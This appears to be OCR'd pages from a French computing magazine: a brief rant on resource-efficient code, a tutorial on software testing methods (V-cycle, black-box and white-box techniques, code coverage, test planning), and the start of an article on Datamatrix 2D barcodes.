L'histoire est un éternel recommencement. Dans quelques années, on nous expliquera que les machines virtuelles doivent remplacer les OS, puis que, finalement, un OS bien paramétré est largement suffisant.


À quand une charte de qualité environnement pour les projets informatiques ? Il faut exiger une consommation de ressource minimum dans les appels d'offres. Valoriser les améliorations du code permettant de libérer un des serveurs du parc informatique et contribuer à sauver la planète.

> « Alors que certains gèrent 150 hits par seconde avec deux serveurs, d'autres doivent utiliser 6 serveurs pour obtenir les mêmes résultats. »

Parce qu'y'en a marre de la médiocrité, des développeurs en batterie et de la disparition des petits artisans soucieux du travail bien fait.

Auteur : Jean-Pierre Troll

Le test logiciel



Auteur

- Marion Boulay

Pour beaucoup de développeurs, tester est une punition. Cet article a été écrit pour présenter différentes méthodes et leur mise en œuvre. J'espère ainsi « réconcilier » les développeurs avec le test et montrer tout son intérêt.

J'ai participé plusieurs fois à la Coupe de France de robotique. La dernière année, notre équipe était dispersée aux 2 extrêmes de la France. Les développeurs réalisaient leurs programmes chacun de leur côté. Le robot n'étant qu'à un seul endroit, la personne qui le possédait devait réaliser des tests. Mais, pour un développeur, tester est moins important et beaucoup moins intéressant que coder.

Le jour de notre arrivée à la Coupe, nous nous sommes rendu compte que rien ne fonctionnait. Il y avait plusieurs problèmes : sur notre PC embarqué, puis, des interactions non voulues étaient présentes entre ce qui était programmé et ce que faisait le robot (l'éclairage qui perturbe les capteurs, la couleur de la table qui n'est pas exactement celle avec laquelle on a programmé le repérage...). De plus, lorsque nous avons lancé le robot, il tournait systématiquement en rond. Eh oui, il n'avait pas été testé. Le programme des moteurs avait simplement été copié/collé, mais un moteur ne fonctionnait pas.

Un logiciel doit systématiquement être testé. Le test doit être considéré comme une partie du développement logiciel. Ils doivent être gérés, de la même façon qu'un logiciel est géré lors de sa conception. Ils sont reproductibles et doivent pouvoir être ré-exécuté à volonté. Il faut savoir que les tests sont basés sur des fautes. Une faute est une erreur humaine entraînant un défaut, c'est-à-dire la non-exécution d'une exigence pour un usage voulu ou spécifié.

Les erreurs logicielles peuvent entraîner des coûts élevés. Le test peut réduire ces coûts, mais il ne peut pas garantir l'absence de défauts. Il peut, en revanche, dévoiler leur présence. Il permet de gagner de la confiance, d'empêcher des erreurs, de détecter des défauts, etc.

1 Les principes

Le test montre la présence de défauts : il peut montrer que des défauts existent, mais il ne peut montrer l'absence de défaut. On peut montrer qu'un distributeur de boisson donne 2 boissons lors d'un appui simultané sur 2 boutons, mais on ne pourra pas montrer définitivement qu'il n'y aucun moyen pour avoir 2 boissons en même temps.

Un test logiciel complet n'est pas possible : il est impossible de tout tester (toutes les combinaisons de valeur d'entrée, d'état interne et de pré-conditions), excepté pour les cas triviaux. Avec *n* états et *m* entrées booléennes, il y a 2^(n+m) tests à effectuer.

Il faut débuter le test le plus tôt possible : l'empêchement de défaut avant livraison coûte moins cher que la détection ou la suppression de défauts plus tard. Reprenons notre exemple de la Coupe de France de robotique. Si les programmes avaient été mis en place sur le PC embarqué et sur la carte principale plus tôt, on se serait rendu compte du problème de version de compilateur sur le PC avant la Coupe, et nous aurions pu résoudre le problème sans stress à la maison. Dès que le programme de gestion des moteurs, une fois implémenté, avait été installé, et testé, on aurait très vite vu l'erreur qui faisait tourner le robot en rond.

Il existe ce que l'on appelle le principe d'accumulation de défauts (*cluster* de défauts) : la plupart des défauts sont trouvés dans seulement un petit pourcentage du logiciel (ex : l'accumulation des erreurs d'arrondi).

Les répétitions des tests n'ont aucune efficacité. Si nous effectuons sans arrêt les mêmes tests, nous allons toujours faire la même chose, et passer à côté de gros bogues non couverts par cette répétition (rappelons qu'il est impossible de tester entièrement un programme).

Le test dépend du milieu : il est effectué dans divers contextes d'une manière différente. Reprenons notre exemple de la Coupe de France de robotique. Nous avions réglé tous nos capteurs avec l'éclairage que nous avions chez nous. Mais, lorsque nous sommes arrivés à la Coupe, l'éclairage était beaucoup plus fort, et nos capteurs ne donnaient pas du tout

le même résultat. Ils étaient brouillés par l'environnement. Prenons un autre exemple. Imaginons que nous réalisons un pilotage automatique de train. En usine, il n'est pas possible d'avoir un train. Nous simulons donc tout ce qui se trouve sur une ligne et tout ce qui est réalisé par d'autres personnes. En revanche, lorsque nous devons faire des tests sur site, nous nous rendons compte que rien n'est parfait, les signaux sont brouillés par le passage d'autres trains, notre interprétation du fonctionnement des autres appareils n'est pas forcément très juste. Il est donc évident que les résultats et les bogues dépendent du milieu dans lequel sont réalisés les tests.

« Aucun défaut ne signifie pas que le système est adapté ». La détection et la suppression de défauts n'ont aucune utilité quand le système ne correspond pas aux besoins et attentes de l´utilisateur. Les « bogues » peuvent aussi se situer dans une mauvaise définition de la spécification ou du besoin du client.


2 La norme ISO 9126 : « Technologies de l´information : qualités des produits logiciels »

Cette norme définit un langage commun pour modéliser les qualités d'un logiciel. Le contenu de cette norme est repris et enrichi pour donner la norme ISO 25000, également appelée « SquaRE » (pour *Software QUAlity Requirements and Evaluation* : exigences et évaluation de la qualité du logiciel). Ce modèle est le plus utilisé, car c'est une norme, un standard. Il est facilement modélisable, et peut évoluer.

La norme ISO 9126 se définit par 6 caractéristiques, en répondant aux questions suivantes :

Est-ce que les fonctions exigées sont vraiment créées et exploitables ? La réponse à cette question va nous permettre de voir la fonctionnalité (ou la capacité fonctionnelle) du logiciel.

Est-ce que le logiciel requiert un dimensionnement rentable et proportionné de la plate-forme d´hébergement en regard des autres exigences ? La caractéristique qui répond à cette question est le rendement du logiciel. Le rendement logiciel, c'est un ensemble d'attributs portant sur le rapport existant entre le niveau de service d'un logiciel et la quantité de ressources utilisées, dans des conditions déterminées. Il s'agit des tests de charge.



Est il facile et/ou possible d'installer le logiciel sur un autre environnement ? Par le biais de la réponse à cette question, nous pouvons voir la portabilité du logiciel.

Est-il facile de faire évoluer le logiciel ? Est-ce que le logiciel maintient son niveau de service dans des conditions précises et pendant une période déterminée ? Les deux réponses nous permettent de voir quel est la maintenabilité du logiciel.

Quel est le degré de rentabilité du programme ? C'est l'aptitude du logiciel à maintenir son niveau de service dans des conditions précises et pendant une période déterminée.

Est ce que le logiciel est facile a utiliser ? En d'autres termes, nous regardons quelle est l'utilisabilité du logiciel.

3 Les niveaux de tests et le cycle en V

Je vais vous présenter les différents niveaux de test se basant sur le cycle en V (cycle le plus souvent utilisé). Bien entendu, ces niveaux sont applicables aux autres types de cycle (en cascade, en spirale....)

Les phases de test commencent dès la phase descendante du cycle en V (écriture du plan de test...). L'exécution des cas de test ne s'effectue que lors de la phase montante du cycle, mais des revues de code, et surtout les définitions de tous les tests sont réalisés. La phase descendante est aussi appelée « phase de vérification » (on étudie les *specs*, écrit les plans...) et la phase montante est aussi appelée « phase de validation » : on exécute les tests et on valide donc le logiciel.

Lors des définitions générales du programme, il est nécessaire de définir l'enveloppe générale des tests. Lors des définitions fonctionnelles où l'on décrit comment un produit fonctionnera entièrement du point de vue de l'utilisateur, il faut détailler les tests fonctionnels indispensables à réaliser. Et lors de la phase de définition technique, où l'on décrit l'implémentation interne du programme, nous devons

détailler les tests techniques. La phase montante du cycle en V est la phase où les tests sont physiquement réalisés.

Les tests unitaires permettent d'identifier si les composants disponibles remplissent les exigences fonctionnelles et non fonctionnelles stipulées dans la spécification. Ces tests sont en général réalisés par les développeurs. Ils se réalisent dans l'environnement de développement, les développeurs ont un total accès au code. Ce genre de test permet d'augmenter le taux de couverture des erreurs potentielles à un coût relativement faible.


Les tests d'intégration permettent de tester les interfaces entre les composants et la manière dont les composants interagissent. Ces tests se réalisent dans l'environnement de développement. Pour pouvoir réaliser ces tests et écrire le plan, il faut bien comprendre l'architecture logicielle. Imaginons que nous avons 3 parties de logiciel réalisées par 3 équipes différentes. Lors des tests d'intégration, on va commencer par mettre ensemble 2 parties, vérifier que les communications entre les différentes morceaux s'établit. Ensuite, on ajoutera la troisième partie du programme et on recommencera la compilation et la vérification de la communication.

Les tests système permettent de déterminer si le système répond aux exigences fonctionnelles. Ces tests doivent être réalisés au maximum par une équipe indépendante de l'équipe de développement. Ils se réalisent en environnement de test, mais simulant l'environnement de production. Ces tests sont les derniers à réaliser avant la recette par le client. Ils sont donc sur le chemin critique. Il est nécessaire de prioriser ces tests si la totalité ne peut être exécutée. Reprenons l'exemple précédent. Lors de la phase d'intégration, on a déjà intégré les 3 parties du programme. Lors de la phase de test système, on va vérifier que des scénarios complets et complexes se déroulent comme ce qui est stipulé dans les spécifications et/ou les exigences.

Les tests d'acceptation permettent de déterminer si le système satisfait ou non aux critères contractuels du client. À la suite de ces tests, un procès verbal de recette est réalisé. Ces tests se réalisent en général dans l'environnement de production (ou le plus proche possible de l'environnement de production).

Plus on remonte le cycle en V, plus l'équipe de test doit être indépendante de l'équipe de développement. Cette indépendance est nécessaire pour garantir que le code écrit respecte bien les spécifications. Si le code est testé par celui qui l'a rédigé, et si le développeur a mal interprété une spécification, il l'interprétera mal également lors de sa phase de test. Si le développeur et le testeur sont deux personnes différentes, le risque de mal interpréter une spécification ou une exigence, diminue.

Les tests unitaires sont réalisés par les développeurs. Soit les équipes réalisant les tests d'intégrations sont en étroite collaboration avec les développeurs, soit un développeur est présent dans cette équipe. Les tests système et les tests d'acceptations sont réalisés par des équipes entièrement autonomes, n'ayant pas participé au développement et ayant une organisation externe qui fournit les services de test.



4 Les familles et les types de tests

Il existe 2 familles de test différentes : les tests statiques et les tests dynamiques. Les premiers se réalisent sans exécuter le programme, contrairement aux seconds. L'avantage du test statique est de couvrir la totalité des états du programme, mais tous les tests ne sont pas réalisables de cette façon (vérification de cohérence du code par un compilateur, jusqu'à la vérification formel d'assertion).

Il existe 4 types de test : les tests fonctionnels, les tests non fonctionnels, les tests structurels et les autres types.

Les tests fonctionnels sont aussi appelés « test boite noire », ce qui signifie que le testeur n'a aucun accès au code. Ces tests s'appuient sur les spécifications et vérifient la fonctionnalité du programme. Ces tests prennent en compte le comportement externe du logiciel.

Les tests structurels sont aussi appelés « test boite blanche » : le code est accessible et constitue la base du test. Ces tests sont basés sur la structure du programme. Ils permettent de vérifier si le code est robuste, en contrôlant son comportement dans les cas inattendus ou aux limites.

Ces tests peuvent être statiques ou dynamiques.

Les tests non fonctionnels mesurent les caractéristiques du système et du logiciel pouvant être quantifiés sur une échelle. Ces tests ne sont pas liés aux fonctionnalités. Lors de cette phase de test, nous pouvons par exemple réaliser les tests de la norme ISO 9126, soit les tests de portabilité (pour un site web, ces tests consisteraient à tester le logiciel sous Internet explorer, Firefox,...), maintenabilité, utilisabilité, rendement et fiabilité.

Les tests de non-régression permettent de vérifier que le logiciel n'a pas été impacté et surtout dégradé par une modification ou une correction de défaut.

Les tests de re-test sont réalisés lorsqu'un défaut détecté a été corrigé. Ces tests vérifient que le défaut d'origine a bien disparu.

Les tests de maintenance sont réalisés lors de modifications d'un système déjà opérationnel (ce sont des tests de non-régression sur un système déjà en production).

5 Les techniques de conception des tests

La démarche à suivre pour créer des tests est la partie descendante du cycle en V (plan de test). Il faut étudier les documentations pour déterminer quelles seront les conditions de test. Ensuite, il faut spécifier les cas de test, puis les scénarii (permet de définir les différentes étapes) qui devront se dérouler.

L'analyse des documents permet de connaître les conditions de tests et d'analyser les impacts et la couverture des exigences.

Un cas de test se caractérise par des valeurs d'entrées, des pré-conditions d'exécution, une action à réaliser, mais aussi les résultats attendus et les post-conditions d'exécution : condition ou attribut qui doit toujours être vrai juste après l'exécution d'une certaine section de code (invariant).

Nous allons détailler ci-dessous 3 techniques pour définir quoi tester.

6 Technique boite noire

Le principe de « la boite noire » est d'observer l'objet de l'extérieur. Le test se base donc sur les spécifications et/ou les exigences. Cette technique permet d'examiner le comportement d'entrée et de sortie par rapport aux spécifications. On utilise cette technique à tous les niveaux de test, mais surtout dans les niveaux de test tardifs (test d'acceptation ou test système).

Le testeur n'a pas d'accès au code source. Il existe 2 inconvénients principaux à cette technique : toutes les erreurs de spécifications ne sont pas forcément découvertes et il n'est pas possible de savoir s'il y a des portions de code inutile.

7 Partition de classe d'équivalence

Cette approche est destinée à réduire le nombre de cas de test, en sélectionnant des données représentatives d'un ensemble de valeur ayant le même comportement.

Exemple : Étude d'une fonction attribuant une note entre 0 et 20 :

Validité des entrées	classe d'équivalence	représentant sélectionné
Entrée valide	[0-20]	12
Entrée invalide	>20	30
Entrée invalide	<0	-10

8 L'analyse des valeurs limites

Cette technique de sélection de données est complémentaire à la technique de classe d'équivalence. Les valeurs minimales et maximales d'une classe d'équivalence sont ses valeurs. Pour que les tests soient complets, il faut rajouter les valeurs des classes d'équivalences (ici : 10,30 et -10).

Validité des entrées	classe d'équivalence	représentant sélectionné
Entrée valide	[0-20]	0 / 10 / 20
Entrée invalide	>=20	21 / 30
Entrée invalide	<0	-1 / -10

9 La table de décision

Cette technique permet de déterminer les exigences système qui contiennent des conditions logiques. Les conditions et/ou les états sont exprimés en valeurs finies. Ils sont le plus souvent de type booléen. Cette technique est utilisée lorsque les actions du logiciel dépendent de plusieurs conditions. Les lignes des tables de décisions correspondent aux conditions de déclenchement et les colonnes aux règles de gestion.

Prenons l'exemple d'un email envoyé à 3 types de clients A, B et C, qui viennent de passer une commande. Cet email est différent en fonction de la fidélité des clients. Seuls les clients les plus fidèles (clients de type C) reçoivent un courrier spécifique. Chaque type de client reçoit un bon de réduction sur la prochaine facture si le montant de la commande est supérieure à 100 euros. Voici le type de table de décision que nous pourrions réaliser :


Type de client	A		B		C		Autres	
Montant de la facture	<100 euros	>100 euros	<100 euros	>100 euros	<100 euros	>100 euros	<100 euros	>100 euros
Email normal	**OUI**	**OUI**	**OUI**	**OUI**	**OUI**	**OUI**	NON	NON
Email spécifique	NON	NON	NON	NON	**OUI**	**OUI**	NON	NON
Réduction supplémentaire	NON	**OUI**	NON	**OUI**	NON	**OUI**	NON	NON

Il faudra donc réaliser autant de tests qu'il y a de colonnes qui ont un « oui ». Dans notre exemple, nous avons 6 colonnes ayant un oui, il nous faudra donc réaliser 6 tests ayant pour conditions les 2 premières lignes du tableau (le type de client et le montant de la facture). Les résultats du test sont les oui et non du tableau.

10 Technique boite blanche

Le principe de la « boite blanche » est d'observer la structure interne du composant ou du système. Les tests peuvent être statiques (par exemple : revue de code ou compilation) ou dynamiques.

Le testeur a accès au code source, et ce code est la base de cette technique. On utilise cette technique à tous les niveaux de test, mais surtout sur les 2 premiers niveaux de test (test unitaire et test d'intégration). Les avantages majeurs sont de mesurer l'ampleur des tests via l'évaluation de la couverture d'un type de structure. Ce principe est applicable à l'ensemble du cycle de vie, et le testeur n'a pas besoin d'avoir de compétences fonctionnelles métier.



La couverture de code : il existe 3 niveaux de couverture de code. Si les ressources le permettent, il est préférable de faire le test le plus couvrant. La couverture de code sera exprimée en pourcentage : couverture (branches, instructions ou chemins)=100*(nombre (branches, instructions ou chemins) exécutés/ nombre (branches, instructions ou chemins) totaux)

Ci-dessous, je présente ces trois niveaux en fonction du degré de couverture du moins couvrant au plus couvrant :

- Le test des instructions consiste à exécuter chaque instruction du code au moins 1 fois (passer plusieurs fois dans la même instruction n'augmentera pas le degré de couverture). La couverture des instructions est l'évaluation du pourcentage d'instructions exécutables qui ont été passées par une suite de cas de test par rapport au nombre d'instructions total. Cela permet par exemple de trouver le code mort ou du code non encore testé.


- Le test des branches consiste à traiter chaque résultat d'une décision au moins une fois (exemple : l'option VRAI et FAUX d'une instruction IF). La couverture des branches est l'évaluation du pourcentage de résultats de décisions qui ont été traités par une suite de cas de test par rapport au nombre total de décisions. Une couverture à 100 % des branches garantit une couverture de 100 % des instructions. Ce n'est pas réciproque. Par exemple, un `if` ne disposant pas de clause `else` aura une couverture d'instruction totale si le branchement est pris. Pour avoir une couverture de branches totale, il faut aussi tester le cas où le branchement n'est pas pris.

- Le test des chemins consiste à passer dans chaque chemin : celui-ci caractérise l'ordre possible de chaque partie d'un programme dans chaque portion de programme. Ce type de test est le degré le plus élevé de la couverture de code. Dans un programme complexe, la couverture des chemins n'est pas testable, car le nombre de chemins est trop important.

Prenons comme premier exemple le tri sélectif automatique. La machine permet de trier les bouteilles en plastique, des bouteilles en verre ou des canettes en aluminium. L'objet sera trié par type et placé dans la bonne caisse. Dans notre exemple, il suffira de faire 3 tests pour couvrir toutes les instructions : cas des tests orange.

De même, pour couvrir les branches, mais également les chemins, il suffira de rajouter un test : cas du test bleu. Le nombre total de tests sera donc de 4.

Prenons un deuxième exemple permettant de mieux différencier les chemins des branches :



Dans l'exemple suivant, la couverture des instructions (en orange) représente 2 cas de test [x>0 et -10<x<10 et x<0 et (x<-10 ou x>10)] et la couverture des chemins (en vert clair et vert foncé) 2 cas de test supplémentaires [x>0 et (x<-10 ou x>10) et x<0 et -10<x<10].

Il existe un autre type de couverture : la couverture *Modified Condition/Decision Coverage* (MC/DC) qui est utilisée dans le standard aéronautique DO-178B. Le niveau le plus exigent (niveau A) est utilisé entre autres pour l'atterrissage et le pilotage automatique. C'est une forme de test entre la couverture de chemin et la couverture des branches. Lors d'un test pour un branchement, on ne cherche pas à couvrir l'intégralité des possibilités, mais seulement les variations de chaque variable indépendante qui font modifier la sortie. Cette couverture est plus réaliste que la couverture de chemin en termes de nombre de tests.

11 Technique basée sur l'expérience

Ces tests sont souvent très intéressants en complément des techniques de test développées plus haut.

Il y a principalement 2 types de test basés sur l'expérience : les tests intuitifs et les tests exploratoires.

Pour les tests intuitifs, le testeur conçoit les tests en fonction de ses compétences et de l'expérience acquise sur des applications ou technologies similaires (énumération d'une liste d'erreurs possibles, conception de tests destinés à couvrir ces erreurs). Ce genre de test a une efficacité très variable, puisque cela dépend beaucoup des compétences du testeur.

Les tests exploratoires se réalisent sans préparation formelle des cas de test. Les résultats d'un test exécuté influencent le test suivant. Ces tests doivent suivre 2 objectifs : un objectif de test (découpage de l'application en fonction des différentes possibilités du logiciel) et un objectif de temps (le testeur doit se fixer un temps pour réaliser ces tests). La marche à suivre lors de ces tests est la suivante : il est nécessaire de prendre des notes pendant chaque séance de test, pour expliquer le protocole de test suivi. Le testeur doit réaliser une documentation des résultats obtenus très précise. Le testeur devra conserver et noter toutes les questions éventuelles qui pourraient se poser durant l'exécution de cette phase de test. Prenons comme exemple le développement d'un site internet. Les tests exploratoires consisteraient à utiliser le site comme n'importe quel utilisateur. Pour cela, il faudra se rappeler/noter toutes les étapes suivies, pour pouvoir éventuellement reproduire le bogue.

12 Les stratégies de test

Il existe 6 stratégies typiques de test.

- La pratique analytique repose sur l'estimation d'un risque. On réalise les tests dans les domaines où le risque est le plus coûteux.
- La pratique méthodique repose sur l'expérience, sur les objectifs de qualité et sur les défauts, ce qui comprend l'estimation d'erreur.
- La pratique correspondant à des processus et des standards déterminés s'appuie sur des normes de l'industrie.
- La pratique dynamique et heuristique utilise les tests exploratoires.
- La pratique consultative utilise des experts technologie et/ou des experts de la zone de vente, extérieurs à l'équipe de test, qui réalisent les tests.
- La pratique basée sur la régression : cette technique réutilise des tests existants et en automatise une grande partie (automatisation des tests de non-régression et des suites de tests standards).

Pour choisir une stratégie, il faut tenir compte du contexte dans lequel nous allons réaliser nos tests. C'est-à-dire qu'il faudra regarder quels sont les risques liés au projet, au produit, mais aussi la capacité et l'expérience des testeurs ainsi que, bien entendu, le budget, les délais et les ressources.

13 La planification des tests

Avant de planifier les tests, il faut développer un plan de test, qui permettra de décrire la stratégie (sans entrer trop dans les détails), de choisir les techniques de test appropriées (exemple : choix des logiciels de test) et de découper et organiser en sous-plans (exemples : performance, stress, charge, intégration, acceptation...). Le plan de test doit être très facilement modifiable et s'adapter aux éventuelles modifications des spécifications du logiciel.

La deuxième étape consiste donc à estimer la charge du travail. Pour cela, il faut utiliser des métriques (total des activités prévues, budget alloué, données historiques...). Il faut également se baser sur l'expérience pour identifier les risques, la criticité et la complexité des tests.

La troisième étape consiste à réfléchir sur la gestion de configuration, la mise en place et la maintenance de l'intégrité des composants de test (outils, script...), les données de test et la documentation à réaliser pendant le projet. Il faudra aussi définir les métriques qui seront remontées sur les cahiers de résultats.

14 Conclusion

J'espère que cet article vous aura permis de mieux comprendre comment fonctionne et comment réaliser des tests logiciel. Mais, surtout, j'espère qu'il vous aura permis de voir tous les avantages qu'il peut y avoir à faire du test. C'est un domaine très intéressant, puisqu'il nécessite une très bonne connaissance du système complet, un bon relationnel, vu que l'équipe est en relation directe avec les développeurs et très souvent les clients ; mais, c'est un travail qui demande aussi une grande capacité d'organisation et de résistance au stress (les tests sont toujours sur le chemin critique).


Auteur : Marion Boulay

Consultante Coframi, groupe AKKA technologies travaillant pour Thales Alenia Space

Remerciements

À Nicolas Boulay pour sa relecture attentive

Datamatrix : codes-barres



L'histoire de cet article commence comme beaucoup d'autres : on s'amuse avec son nouveau téléphone, on y découvre une application intéressante et on creuse, on creuse, on creuse. Le téléphone en question est un Nokia 5220 XpressMusic et l'application Flashcode. Mais, ce n'est pas de cela dont il sera question. Nous allons découvrir ensemble le monde du Datamatrix, un des deux formats de codes-barres en deux dimensions qui commencent à percer en Europe.

Auteur

- Denis Bodor

Vous avez sans doute entendu parler de la convergence Internet/Web. Il est passé par l'esprit luminescent des grands stratèges marketing que l'avenir était le Web et Internet. Nous, pauvres utilisateurs de systèmes Unix en logiciels libres, nous n'étions pas au courant (sic). Tout passe donc maintenant par le Web, 2.0 qui plus est : discussions, information, lecture, achats, rencontres, amis... Votre PC donne des *podcasts* à votre baladeur numérique qui stocke également votre agenda qu'il a synchronisé via votre téléphone qui en a profité pour mettre à jour vos contacts à partir de votre Webmail. C'est beau ! Tout va bien dans le meilleur des mondes. Tout ce petit univers numérique a enfin trouvé un langage commun, un dialecte standardisé à grands coups de normes et de formats ouverts (ou pas).

Mais voilà, un village peuplé d'irréductibles résiste encore et toujours à... Je m'égare. Une partie de la population utilise toujours un support d'information appelé « papier ». Du type même de celui que vous avez entre les mains. Doté d'une capacité de rétention de l'information sans égale à moindre coup, le papier possède cependant un certain nombre de limitations : pas de lien, pas de copier/coller, pas d'interactivité.

Heureusement, une invention vieille de presque 40 ans va faire tomber ces limites. Plus exactement, une évolution de la brillante création de George Laurer : le code-barres.

Les différentes zones d'un code-barres Datamatrix. En jaune, la quiet zone (marge de sécurité), en bleu, l'indicateur de densité, en noir opposé au bleu, le repère d'orientation et, au centre, les données.

1 Datamatrix, digne successeur du code UPC

George Laurer invente le code-barres alors qu'il est employé chez IBM dans les années 1970. Il se voit confier la tâche de créer un système permettant l'identification des produits pour un organisme regroupant d'importants épiciers américains.

Sa création se nomme UPC pour *Universal Product Code* et cela bouleverse le monde naissant de la grande distribution. L'idée originale consiste à encoder une référence sous la forme de petites barres d'épaisseurs différentes afin de permettre l'utilisation d'un lecteur optique dans les commerces. On évite ainsi la saisie manuelle et les erreurs qui l'accompagnent. Chaque chiffre est encodé à l'aide de 7 bits et une norme stricte encadre ce qu'on nomme maintenant l'UPC-A. Le lecteur curieux pourra consulter la page Wikipédia pour en apprendre davantage (http://fr.wikipedia.org/wiki/Code_universel_des_produits).

UPC utilisant 12 chiffres se voit ensuite amélioré en lui ajoutant un 13e caractère. Ainsi apparaît le code-barres EAN-13, un standard mondial que vous retrouvez sur vos boîtes de petits pois ou votre paquet de palets bretons pur beurre.


Il existe bon nombre de standards et de normes dérivés de l'invention de Laurer et on retrouve ses rejetons un peu partout. Je vous recommande au passage le téléchargement de la vidéo de la présentation de FX (de Phenoelit) sur les codes-barres lors du 24c3 de Berlin fin 2007 (http://dewy.fem.tu-ilmenau.de/CCC/24C3/

en 2 dimensions

mpeg4/). Vous constaterez ainsi que le monde des codes-barres est plein de ressources.

L'une de ces évolutions est le code-barres en deux dimensions permettant de stocker davantage d'information sur une surface réduite. Plusieurs standards existent parmi lesquels deux commencent vraiment à gagner en popularité dans le monde des gens : Datamatrix et le QR-code des Japonais Denso-Wave. Les deux sont, à présent, des normes ISO, respectivement ISO/IEC 16022 et ISO/IEC 18004.

Alors que les QR-codes sont largement utilisés au Japon, il semble que Datamatrix perce plus facilement en Europe. À titre d'exemple, d'ici deux ans en France, tous les médicaments mis sur le marché devront comporter un code-barres 2D répondant au standard Datamatrix ECC200. La poste suisse utilise déjà Datamatrix pour l'affranchissement du courrier tout comme la poste allemande.



Exemple de code-barres Datamatrix contenant une URL.

Mais, ce qui nous intéresse ici, c'est principalement la sainte convergence Web ou, en d'autres termes, la manière de créer le chaînon manquant permettant d'établir le lien entre le papier et Internet. Ceci passe par votre téléphone portable. En effet, la technologie utilisée pour lire un Datamatrix est très différente de celle utilisée pour l'EAN-13. Il faut acquérir une image de bonne qualité, ce qui impose l'utilisation d'un capteur CCD ou CMOS tel qu'on en trouve dans les appareils photo numériques, appareils maintenant presque systématiquement intégrés aux mobiles.

Il n'est donc pas étonnant de voir apparaître des applications livrées par défaut permettant la lecture des codes-barres en deux dimensions dans les dernières générations de périphériques GSM/GPRS/3G, périphériques capable de téléphoner, mais également d'accéder à Internet. Voilà notre solution.

